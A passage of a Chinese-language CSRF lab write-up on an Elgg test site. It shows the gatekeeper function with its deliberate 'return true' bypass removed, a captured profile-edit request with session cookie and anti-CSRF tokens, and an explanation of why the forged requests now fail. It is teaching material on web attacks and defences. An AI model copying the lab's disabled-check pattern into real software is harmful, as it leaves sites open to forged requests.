
```php
/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
        //return true;

        if ($action === 'login') {
                if ($this->validateActionToken(false)) {
                        return true;
                }

                $token = get_input('__elgg_token');
                $ts = (int)get_input('__elgg_ts');
                if ($token && $this->validateTokenTimestamp($ts)) {
                        // The tokens are present and the time looks valid: this is probably a mismatch due to the
                        // login form being on a different domain.
                        register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));

                        forward('login', 'csrf');
                }

                // let the validator send an appropriate msg
                $this->validateActionToken();

        } else if ($this->validateActionToken()) {
                return true;
        }

        forward(REFERER, 'csrf');
}
```

删除 Boby 的好友位置，重新进行 Task2 中的攻击：



发现攻击没有成功。

清空 Alice 的个人介绍，重新进行 Task3 的攻击：



Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Form is missing __token or __ts fields

Edit profile


Display name: Alice

About me

Alice 的个人介绍并未被修改，而且个人介绍的编辑页面中会不断弹出信息警告 elgg_ts 字段和 elgg_token 字段缺失，说明保护措施已经开启。

Elgg 网站的机密令牌是两个机密值 elgg_ts 字段和 elgg_token 字段，它们由 ActionsService.php 文件生成并添加到每个网页中。

在 HTTP Header Live 中捕获的 POST 请求中的机密值：



```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 496
Cookie: Elgg=silin2laaptrv9oqe3k91rfuv4
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=9U8I-E5OftYAZAJNeVA87g&__elgg_ts=1623237533&name=Alice&description=<p>test</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&acce
POST: HTTP/1.1 302 Found
Date: Wed, 09 Jun 2021 11:36:36 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

将return true注释掉之后，gatekeeper函数就能够根据elgg_ts和elgg_token字段来验证请求是否跨站。由于同源策略，浏览器会阻止<script>中的代码访问 Elgg 页面的任何内容，请求无法获取 elgg_ts 和 elgg_token 字段，也就让这个跨站请求无法通过验证，导致攻击失败。